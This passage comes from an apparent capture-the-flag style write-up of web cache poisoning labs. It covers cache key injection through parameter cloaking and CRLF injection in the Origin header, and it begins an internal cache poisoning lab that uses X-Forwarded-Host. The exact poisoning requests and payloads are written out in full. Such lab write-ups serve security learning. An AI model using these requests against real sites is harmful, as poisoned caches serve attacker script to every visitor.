
However changing it to GET /setlang/es// gets the page cached.

Now we will add the X-Original-Url header with the the request to the homepage. As we can see, we get a cache hit.

Next we will send the request with the X-Forwarded-Host header with the exploit server URL. This will solve the lab. I needed to re-poison both the requests again.
12. Cache key injection
Description:
We need to execute the alert(1) by combining a few vulnerabilities.
Explanation:
When we get the home page GET / it redirects to /login?lang=en which again redirects to /login/?lang=en.

We also found the utm_content parameter in the request using param miner. We can get this cached on the GET /login?lang=en like GET /login?lang=en?utm_content=123.



Following the redirection shows that the URL query is reflected in the link tag.

The query is also reflected in the script tag with /js/localize.js
In the param miner request, we also have the Origin request being used.

The query is being html encoded and not URL encoded in the response.

We will first send request GET /js/localize.js?lang=en?utm_content=z&cors=1&x=1 HTTP/2 and Origin: x%0d%0aContent-Length:%208%0d%0a%0d%0aalert(1)$$$$. The alert(1) popup gets shown in the response and we will cache it.
What happens:
- Server processes
cors=1→ reflects Origin in response headers - Origin contains CRLF → response body becomes
alert(1) - Cache stores this response under a specific cache key that includes the
$$from the Origin value

Next we will send this request GET /login?lang=en?utm_content=x%26cors=1%26x=1$$origin=x%250d%250aContent-Length:%208%250d%250a%250d%250aalert(1)$$%23 HTTP/2.
What happens:
- Cache strips
utm_content=...→ cache key =/login?lang=en(the normal login page!) - Server sees
lang= the entire mess afteren?utm_content=... - Server generates the login page with a script import reflecting the
langvalue:
1
<script src="/js/localize.js?lang=en?utm_content=x&cors=1&x=1$$origin=x%0d%0aContent-Length:%208%0d%0a%0d%0aalert(1)$$#"></script>
- This gets cached as the response for
/login?lang=en
We need to make sure that both the requests are cached at the same time. This should solve the lab.

13. Internal cache poisoning
Description:
We need to poison the page’s internal cache to execute alert(document.cookie).

Explanation:

I couldn’t see any request being cached via the headers. Using param miner we can see the X-Forwarded-Host header being valid.


When we use X-Forwarded-Host with something random like xyz on the request with a query, we see it being reflected in 2 places, the canonical link and the analytics.js file.

Sending an empty header reflected the empty host in 3 places. In addition to the canonical link and the analytics.js file, we also see it with the geolocate.js file.
